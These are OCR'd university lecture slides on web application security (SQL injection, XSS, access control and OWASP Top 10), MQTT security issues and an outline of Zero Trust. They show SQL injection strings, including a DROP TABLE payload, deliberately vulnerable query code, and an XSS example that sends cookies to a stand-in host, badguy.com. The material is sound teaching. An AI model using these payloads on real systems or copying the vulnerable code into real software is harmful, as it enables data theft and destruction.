WEB AND IOT SECURITY PLUS THE ZERO TRUST MODEL

Introduction to Computer and Network Security


Silvio Ranise [silvio.ranise@unitn.it or *ranise@fbk.eu*]

UNIVERSITÀ DI TRENTO


FONDAZIONE BRUNO KESSLER

CONTENTS

- Securing web applications
- Injection attacks
  - SQL injection
  - Cross Site Scripting
- Importance of access control for web applications
- An IoT protocol: MQTT
  - Some security issues of MQTT
- An overview of the key notions underlying Zero Trust
- The pillars of Zero Trust
  - On the notion of trust



DIGRESSION: CLIENT/SERVER MODEL



Server = abstraction of computer resources


- Clients
  - Not concerned with how the server performs while fulfilling the request and delivering the response
  - Only need to understand the response based on the well-known application protocol, i.e. the content and the formatting of the data for the requested service.

- Clients and servers exchange messages in a request–response messaging pattern:
  - client sends a request
  - server returns a response
- To communicate, client and server must
  - have common language
  - follow rules
  - i.e. they must satisfy a communications protocol
- All client-server protocols operate in the application layer

DIGRESSION: CLIENT/SERVER OVER HTTP

- **HTTP** = Hypertext Transfer Protocol is a **stateless**, application-level protocol for distributed, collaborative, hypermedia information systems
- Foundation for data communication for the WWW since 1990
- HTTP features
  - **Connectionless:** client (e.g., a browser) initiates an HTTP request and after a request is made, the client disconnects from the server and waits for a response. The server processes the request and re-establishes the connection with the client to send a response back
  - **Media independent:** any type of data can be sent by HTTP as long as both the client and the server know how to handle the data content
  - **Stateless:** the server and client are aware of each other only during a current request. Afterwards, both of them forget about each other. Due to this nature of the protocol, neither the client nor the browser can retain information between different requests across the web pages

Basic architecture of a web application



SECURING WEB APPLICATIONS (1)


- Creating a Web application is easy, but **creating a secure Web application is hard and tedious**
- Because of the multi-tiered architecture, **security flaws may appear at many levels**
- Need to secure
  - Database
  - Server
  - Application
  - Network

To create a secure Web application, ones needs to examine every layer

4

SECURING WEB APPLICATIONS (2)

- Several different attackers to consider



5

SECURING WEB APPLICATIONS (3)

- Even more attackers to consider…

Shoulder surfer

Unpatched vulnerabilities

Key logger

6

WEB APPLICATIONS THREATS

- **Application-Layer**
  - SQL Injection
  - Cross-Site-Scripting (XSS)
  - Cross-Site Request Forgery (CSRF)
  - Broken Authentication
  - Unvalidated Input
- Server-Layer
  - Denial-of-Service (DoS)
  - OS Exploitation
- Network-Layer:
  - Packet-Sniffing
  - Man-In-The-Middle Attacks (MITM)
  - DNS Attack
- **User-Layer:**
  - Phishing
  - Key-logging
  - Malware

7

WEB APPLICATIONS REQUIREMENTS

- Authentication
  - You want to know who you are communicating with
- Authorization (Access Control)
  - User must have access to only those resources that they are entitled to
- Confidentiality
  - You want to keep information secret (e.g., credit card number)
- Integrity
  - You want to know that a message has not been modified in transit
- Non-repudiation
  - If someone has sent a message, it should be impossible to deny it later (legal implications)

8

WEB APP SECURITY: A DEFINITION

- **Web application security** is a branch of **information security** that deals specifically with **security of websites, web applications and web services**
  - At a high level, web application security draws on the principles of **application security** but applies them specifically to Internet and web systems
- **Application security** encompasses measures taken to improve the security of an application often by **finding, fixing and preventing security vulnerabilities**

9

GOALS OF WEB APP SECURITY

- Safely browse the web
  - Visit a variety of web sites without incurring harm
- Support secure **web apps**
  - Apps provided over the web can have same security properties as stand-alone applications
- Support secure **mobile apps**
  - Web protocols and content standards are used as back end of many mobile apps

10

11

INJECTION ATTACKS

SQL INJECTION (1)

Requesting username and password to view the content of a particular table TBL_USERS….

```
<form action="dispatcher?operation=login" method="post">
  <input name="username" type="text">
  <input name="password" type="password">
  <input type="submit" value="Submit">
</form>

String username = request.getParameter("username");
String password = request.getParameter("password");
Statement stmt =
  con.createStatement("select * from TBL_USERS"
                      +"where username ='"+ username +
                      +"' and password = '"+ password+"'");
```

A1:2017-Injection

Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

12

SQL INJECTION (2)

- Everything after the -- is ignored by the database, since it is marked as a comment
- The result is that the client has logged in as the admin user without knowing the password!

- Input from the client:

```
username ='admin';--
```

- SQL code transforms into:

```
select * from TBL_USERS
where username = 'admin';-- ' and password = '123';
```

13

SQL INJECTION (3)

- Goal: *exfiltration of data from app db by tricking the SQL interpreter with a carefully crafted query*
- Consider the following chunk of code to be executed by server to query the db

```
$recipient = $_POST['recipient'];
$sql = "SELECT * FROM Person
WHERE Username='$recipient'";
$rs = $db->executeQuery($sql);
```

- The idea is to craft a particular string 'recipient' to change the meaning of the query from
  - Extracting info about a person with a given username

  to
  - Something malicious such as
    - **105 OR 1=1**
  - What happens?
    - The following query will be passed to the SQL interpreter
      - SELECT * FROM Person WHERE **UserId = 105 OR 1=1**;
      - Which leads to…

Equivalent to TRUE

- The wildcard * matches all attributes of Person…
- What if among these attributes you find passwords or other sensitive data?

SQL INJECTION (4)

- Goal: deletion of stored *data by tricking the SQL interpreter with a carefully crafted query*
- Consider the following chunk of code to be executed by server to query the db

```
$recipient = $_POST['recipient'];
$sql = "SELECT * FROM Person
WHERE Username='$recipient'";
$rs = $db->executeQuery($sql);
```

- The idea is to craft a particular string 'recipient' to change the meaning of the query from
  - Extracting info about a person with a given username

  to
  - Something malicious such as
    - **; DROP TABLE Person --**
  - What happens?
    - The following query will be passed to the SQL interpreter
      - SELECT * FROM Person WHERE **UserId = ' '; DROP TABLE Person --**;
      - Which leads to…

Similarly, attackers can add users, reset passwords, …


SQL INJECTION: SUMMARY

- Problem:
  - Client inputs SQL code using input parameters (e.g., in a form)
  - These parameters are then used to dynamically construct SQL queries

- Consequences:
  - Loss of Confidentiality: Attackers can access sensitive data
  - Authentication & Authorization: Attackers can gain access to privileged accounts or systems without passwords
  - Integrity: Attackers can modify the information stored in the database

SQL INJECTION: MITIGATIONS

- **Input sanitization**
  - No hand-made SQL injection
  - Use parameterized/prepared SQL queries instead
    - Building SQL queries by properly escaping arguments (available libraries to do this)



- **Apply the principle of least priviledge**
  - Give least privilege to your application
  - Only DB reads, writes only where required, use non-admin accounts

A (IN)FAMOUS SQL INJECTION ATTACK

- CardSystems (june 2005)
  - credit card payment processing company
  - SQL injection attack put company out of business

- The Attack
  - 263,000 credit cards stolen from database
  - credit cards stored unencrypted
  - **43 million** credit cards exposed


Cardsystem was compliant with a security standard called PCI-DSS

https://www.pcisecuritystandards.org/


18

CROSS-SITE SCRIPTING (XSS) ATTACKS

19



XSS (1)



- Suppose the victim is given this URL by the attacker controlling a web site at the address www.badguy.com:

The idea is to forward the cookie of the user to the site controlled by the attacker so that it can exploit it…

```
http://www.vulnerable.com/welcome.php?name=
<script>window.open ("http://www.badguy.com/
collect.php?cookie= "+document.cookie) </script>
```

A7:2017-Cross-Site Scripting (XSS)

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

20

XSS (2)

- The web page would then be injected with the following script:

```
<html>
   <body>
      <script>window.open("http://www.badguy.com/
      collect.php?cookie=" +document.cookie)</
      script>, welcome to our site.
   </body>
</html>
```

The script, executed in the browser of the user, sends the cookie to the web site controlled by the attacker

21


XSS (3)

Requesting input that is then processed further and included in an html page…

```
<FORM ACTION="hello" >
   <B>Your name: </B>
   <INPUT NAME="name" TYPE="text" SIZE="10">
   <INPUT TYPE="submit" VALUE="Now click">
</FORM>

protected void doGet(HttpServletRequest request,
                     HttpServletResponse response){

    String name = request.getParameter("name");
    response.setContentType("text/html");
    ...
    out.println("<H1> "Hello"+ name + "!</H1>"); ..
```



22

XSS: SUMMARY

- An attacker attaches a script with a HTTP response
- The script executes with privileges available to the responding web application and the attacker is able to access privileged information only available to the user or the web application
- Since cookies often contain authentication information, this could allow the attacker to impersonate the victim
- At least two variants exist
  - **Reflected** XSS: using a constructed URL (as in previous slides)
  - **Stored** XSS: Using POST to store the bad URL inside a comment/forum
  - More information available at https://owasp.org/www-community/attacks/xss/

23

XSS: MITIGATIONS

- Filter all input parameters from HTTP GET and POST (even when using client-side validation) …
  - Characters with special meaning in HTML and JavaScript, e.g., , (,), #, & should be removed or substituted (e.g., < becomes <) …
  - This may also require filtering all types of active content; e.g., JavaScript
- But notice that it is easy to forget something, so it's better to specify what characters are allowed, e.g., [A-Za-z0-9]
  - Better using positive than negative filtering

24

25

ACCESS CONTROL VIOLATIONS

WHY ACCESS CONTROL IS IMPORTANT FOR WEB APPLICATIONS

- **Equifax data breach**
  - Discovered July 29, 2017
  - Announced Sept. 7, 2017
- 146.6 million Americans were affected
  - Around half of the American population!

Not only data, even photos

Driver's License	38,000
Social Security or Taxpayer ID card	12,000
Passport	3,200
Other	3,000

Leaked personal data

Name	146.6 million
Birthdate	146.6 million
Social Security Number	145.5 million
Address	99 million
Gender	27.3 million
Phone Number	20.3 million
Driver's License Number	17.6 million
Email Address	1.8 million
Credit Card information	209,000
Tax ID	97,500
Driver's License State	27,000

https://www.wired.com/story/equifax-breach-no-excuse/

26

EQUIFAX BREACH: APACHE STRUTS VULN

- **Command injection attack** by exploiting bug in the file upload mechanism in the Jakarta Multipart parser in some versions of Apache Struts
  - *Possibility to execute arbitrary commands*
  - More details at https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5638
- **Patches were available but not applied**

  https://www.gracefulsecurity.com/equifax-breach-timeline/
- How to make sure to use SW components without (known) vulnerabilities?
  - Use **OWASP Dependency check**, an utility that identifies project dependencies and checks if there are any known, publicly disclosed, vulnerabilities
  - https://www.owasp.org/index.php/OWASP_Dependency_Check
  - Need of pruning **false positives**
- **How to make sure to use SW components without (unknown) vulnerabilities?**
  - Daunting task, if possible at all!
  - ***But…***

27

EQUIFAX DATABREACH: ACCESS CONTROL

- "Security best practices dictate that this **user have as little privilege as possible on the server itself**, since *security vulnerabilities in web applications and web servers are so commonly exploited*."

  Alex McGeorge, Head of threat intelligence at the security firm Immunity

- In other words, follow the **Principle of Least Privilege:**
  - every **subject** (such as a process, a user, or a program) must be able to **access only the information and resources that are necessary for its legitimate purpose**
- **Even if commands are injected, if these are run with the lowest possible privileges, then less harm can be performed*!***
- This seems to be an effective **mitigation measure** to **reduce the impact of unknown vulnerabilities**


This approach to security is also known under the name of **risk based** and can be summarized as follows: *a security breach is not a matter of **if** but **when***

ONLY SCRATCHED THE SURFACE

More information on web security in the **Security Testing** course and on network security in the **Network security** course

- There are many more
  - in the OWASP Top 10 and…
  - … out there in wild (cookie poisoning, form field tampering, …)
  - When using cloud, mobile, and edge computing, the situation gest even more complex and the attack surface enlarges significantly…
- **Key idea**: adopt best practice for security hardening of web applications
- **Good idea**: use automated solutions for analysis and enforcement of security policies
  - Frameworks and static analysis tools
  - Web Application Firewalls
  - Cloud-based solutions
    - E.g., Cloudflare (https://www.cloudflare.com)

THE OWASP TOP TEN (2021)



https://owasp.org/Top10/

A new version will be published in 2025

30

THE OWASP TOP TEN (2021) [CONT'D]

- **A01:2021-Broken Access Control** moves up from the fifth position to the category with the most serious web application security risk; the contributed data indicates that on average, 3.81% of applications tested had one or more **Common Weakness Enumerations (CWEs)** with more than 318k occurrences of CWEs in this risk category. The 34 CWEs mapped to Broken Access Control had more occurrences in applications than any other category.
- **A02:2021-Cryptographic Failures** shifts up one position to #2, previously known as **A3:2017-Sensitive Data Exposure**, which was broad symptom rather than a root cause. The renewed name focuses on failures related to cryptography as it has been implicitly before. This category often leads to sensitive data exposure or system compromise.
- **A03:2021-Injection** slides down to the third position. 94% of the applications were tested for some form of injection with a max incidence rate of 19%, an average incidence rate of 3.37%, and the 33 CWEs mapped into this category have the second most occurrences in applications with 274k occurrences. **Cross-site Scripting** is now part of this category in this edition.

https://cwe.mitre.org/

31

THE OWASP TOP TEN (2021) [CONT'D]

- **A04:2021-Insecure Design** is a new category for 2021, with a focus on risks related to design flaws. If we genuinely want to "move left" as an industry, we need more threat modeling, secure design patterns and principles, and reference architectures. An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks.
- **A05:2021-Security Misconfiguration** moves up from #6 in the previous edition; 90% of applications were tested for some form of misconfiguration, with an average incidence rate of 4.5%, and over 208k occurrences of CWEs mapped to this risk category. With more shifts into highly configurable software, it's not surprising to see this category move up. The former category for **A4:2017-XML External Entities (XXE)** is now part of this risk category.
- **A06:2021-Vulnerable and Outdated Components** was previously titled Using Components with Known Vulnerabilities and is #2 in the Top 10 community survey, but also had enough data to make the Top 10 via data analysis. This category moves up from #9 in 2017 and is a known issue that we struggle to test and assess risk. It is the only category not to have any Common Vulnerability and Exposures (CVEs) mapped to the included CWEs, so a default exploit and impact weights of 5.0 are factored into their scores.
- **A07:2021-Identification and Authentication Failures** was previously Broken Authentication and is sliding down from the second position, and now includes CWEs that are more related to identification failures. This category is still an integral part of the Top 10, but the increased availability of standardized frameworks seems to be helping.

THE OWASP TOP TEN (2021) [CONT'D]


- **A08:2021-Software and Data Integrity Failures** is a new category for 2021, focusing on making assumptions related to software updates, critical data, and CI/CD pipelines without verifying integrity. One of the highest weighted impacts from Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) data mapped to the 10 CWEs in this category. **A8:2017-Insecure Deserialization** is now a part of this larger category.
- **A09:2021-Security Logging and Monitoring Failures** was previously **A10:2017-Insufficient Logging & Monitoring** and is added from the Top 10 community survey (#3), moving up from #10 previously. This category is expanded to include more types of failures, is challenging to test for, and isn't well represented in the CVE/CVSS data. However, failures in this category can directly impact visibility, incident alerting, and forensics.
- **A10:2021-Server-Side Request Forgery** is added from the Top 10 community survey (#1). The data shows a relatively low incidence rate with above average testing coverage, along with above-average ratings for Exploit and Impact potential. This category represents the scenario where the security community members are telling us this is important, even though it's not illustrated in the data at this time.

34

DIGRESSION ON IOT APPLICATIONS

RECALL CLIENT-SERVER ARCHITECTURE

- One of the most used architecture for distributed applications and in particular for web applications
- Communications take place following the *request/reply* (pull) interaction model



- Drawbacks:
  - interaction is limited to two entities (one-to-one)
  - each entity must know how to address its partner in the communication
  - the two entities must be available at the same time in order to communicate
  - communication is inherently synchronous
  - communication is only pull-based

35


PUBLISH-SUBSCRIBE COMMUNICATION

- Publish/subscribe is a comprehensive solution for client-server problems
- **Many-to-many communication model** - Interactions take place in an environment where various information producers and consumers can communicate, all at the same time. Each piece of information can be delivered at the same time to various consumers. Each consumer receives information from various producers
- **Space decoupling** - Interacting parties do not need to know each other. Message addressing is based on their content
- **Time decoupling** - Interacting parties do not need to be actively participating in the interaction at the same time. Information delivery is mediated through a third party
- **Synchronization decoupling** - Information flow from producers to consumers is also mediated, thus synchronization among interacting parties is not needed
- **Push/Pull interactions** - both methods are allowed

36

PUBLISH-SUBSCRIBE PATTERN

- Publishers: produce data in the form of events
- Subscribers: declare interests on published data with subscriptions
- Each subscription is a filter on the set of published events
- An Event Notification Service (ENS) notifies to each subscriber every published event that matches at least one of its subscriptions



37

PUBLISH-SUBSCRIBE PATTERN (CONT'D)


- Events represent information structured following an *event schema*
- The event schema is fixed, defined a-priori, and known to all the participants
- It defines a set of fields or attributes, each constituted by a name and a type
  - The types allowed depend on the specific implementation, but basic types (like integers, floats, Booleans, strings) are usually available
- Given an event schema, an event is a collection of values, one for each attribute defined in the schema

SUBSCRIPTION

- Subscribers express their interests in specific events issuing subscriptions
- A subscription is a *constraint* expressed on the event schema
- The Event Notification Service will notify an event *e* to a subscriber *x* only if the values that define the event satisfy the constraint defined by one of the subscriptions *s* issued by x
  - In this case we say that ***e* matches *s***.
- Subscriptions can take various forms, depending on the subscription language and model employed by each specific implementation:
  - Topic-based
  - Hierarchy-based
  - Content-based
  - Type-based
  - …

TOPIC-BASED SUBSCRIPTION


- Data published in the system is mostly unstructured, but each event is "tagged" with the identifier of a *topic* it is published in
- Subscribers issue subscriptions containing the topics they are interested in
- A topic can be thus represented as a "virtual channel" connecting producers to consumers
  - Data distribution in topic-based publish/subscribe systems is close to group communication



40

HIERARCHY-BASED SUBSCRIPTION

- As in topic-based subscription, event is "tagged" with the *topic* it is published in, and subscribers issue subscriptions containing the topics they are interested in.
- Contrary to topic-based subscription, topics are organized in a hierarchical structure which express a notion of containment between topics. When a subscriber subscribe a topic, it will receive all the events published in that topic and in all the topics present in the corresponding sub-tree



41

42

END OF DIGRESSION ON IOT APPLICATIONS

MQTT


Main features:
- Publish and subscribe pattern
  - Hierarchy based
  - Simple packet formats: binary payloads
  - Runs over TCP
    - Default port: 1883/TCP (**not encrypted!**)

- MQTT = Message Queue Telemetry Transport
- Publish/subscribe, simple and lightweight messaging protocol, designed for constrained devices and low-bandwidth, high-latency or unreliable networks
- Design principles
  - Minimise network bandwidth
  - Consider small set of device resource requirements
  - Ensure reliability and some degree of assurance of delivery
- These principles also turn out to make the protocol ideal of the emerging Machine-to-Machine (M2M) or Internet of Things world of connected devices, and for mobile applications where bandwidth and battery power are at a premium

43

MQTT: PUBLISH-SUBSCRIBE PATTERN

- **Publisher**: publishes a message to one (or many) topic(s) in the broker
- **Subscriber**: subscribes to one (or many) topic(s) in the broker and receives all the messages sent from the publisher
- **Centralized broker**: routes all the messages from the publishers to the subscribers
- **Topic**: consists of one or more levels that are separated by a forward slash
  - Example: /smarthouse/livingroom/temperature



44

MQTT: PACKET FORMAT

Bit	7	6	5	4	3	2	1	0
Byte 1	MQTT Control Packet type				Flags specific to each MQTT Control Packet type			
Byte 2	Remaining Length							

Name	Value	Direction of flow	Description
Reserved	0	Forbidden	Reserved
CONNECT	1	Client to Server	Client request to connect to Server
CONNACK	2	Server to Client	Connect acknowledgment
PUBLISH	3	Client to Server or Server to Client	Publish message
PUBACK	4	Client to Server or Server to Client	Publish acknowledgment
PUBREC	5	Client to Server or Server to Client	Publish received (assured delivery part 1)
PUBREL	6	Client to Server or Server to Client	Publish release (assured delivery part 2)
PUBCOMP	7	Client to Server or Server to Client	Publish complete (assured delivery part 3)
SUBSCRIBE	8	Client to Server	Client subscribe request
SUBACK	9	Server to Client	Subscribe acknowledgment
UNSUBSCRIBE	10	Client to Server	Unsubscribe request
UNSUBACK	11	Server to Client	Unsubscribe acknowledgment
PINGREQ	12	Client to Server	PING request
PINGRESP	13	Server to Client	PING response
DISCONNECT	14	Client to Server	Client is disconnecting
Reserved	15	Forbidden	Reserved

45


MQTT SECURITY (?)

- From http://mqtt.org/
- It is possible to pass a user name and password with an MQTT packet
- Encryption across the network can be handled with TLS, independently of the MQTT protocol itself (**it is worth noting that TLS is not the lightest of protocols, and does add significant network overhead**)
- Additional security can be added by an application encrypting data that it sends and receives, but this is **not something built-in to the protocol, in order to keep it simple and lightweight**


MQTT AND CREDENTIALS


- Clients can authenticate to the MQTT Broker sending a user name and password with the CONNECT packet
- The CONNACK Packet is the packet sent by the MQTT Broker in response to a CONNECT Packet received from the client
- The CONNACK packet header contains a "return code" field that represents the result of the authentication (e.g., Connection Accepted)

Value	Return Code Response	Description
0	0x00 Connection Accepted	Connection accepted
1	0x01 Connection Refused, unacceptable protocol version	The Server does not support the level of the MQTT protocol requested by the Client
2	0x02 Connection Refused, identifier rejected	The Client identifier is correct UTF-8 but not allowed by the Server
3	0x03 Connection Refused, Server unavailable	The Network Connection has been made but the MQTT service is unavailable
4	0x04 Connection Refused, bad user name or password	The data in the user name or password is malformed
5	0x05 Connection Refused, not authorized	The Client is not authorized to connect
6-255		Reserved for future use



MQTT AND CREDENTIALS (CONT'D)





48

MQTT: MORE SECURITY ISSUES

- Even when authentication is used, one can try a brute-force attack
  - No mechanism is available for limiting the number of attempts
- Abusing wildcards
  - Subscribing to "#" (multi-level wildcard)
    - **Client able to receive all the messages sent by other clients**
  - Subscribing to "*$SYS/#*"
    - **Client able to receive internal control messages of brokers**
      - Example: broker type and version… why these are sensitive information?
      - Some versions of the Mosquitto broker allowed to bypass the authentication mechanism by connecting with a wildcard username
- **Writing packets to "*$SYS/#*" in an attempt to crash the broker**
- Writing packets to user defined topic
  - Why is this problematic?
  - Imagine the subscriber to the topic is an actuator (e.g., fire alarm)…


49

IOT SECURITY
TAKE AWAYS

50

- A reminder of some Digital Identity notions and the notion of defense perimeter
- An overview of the key notions underlying the Zero Trust Model
- The pillars of the Zero Trust Model
- On the notion of trust

CONTENTS

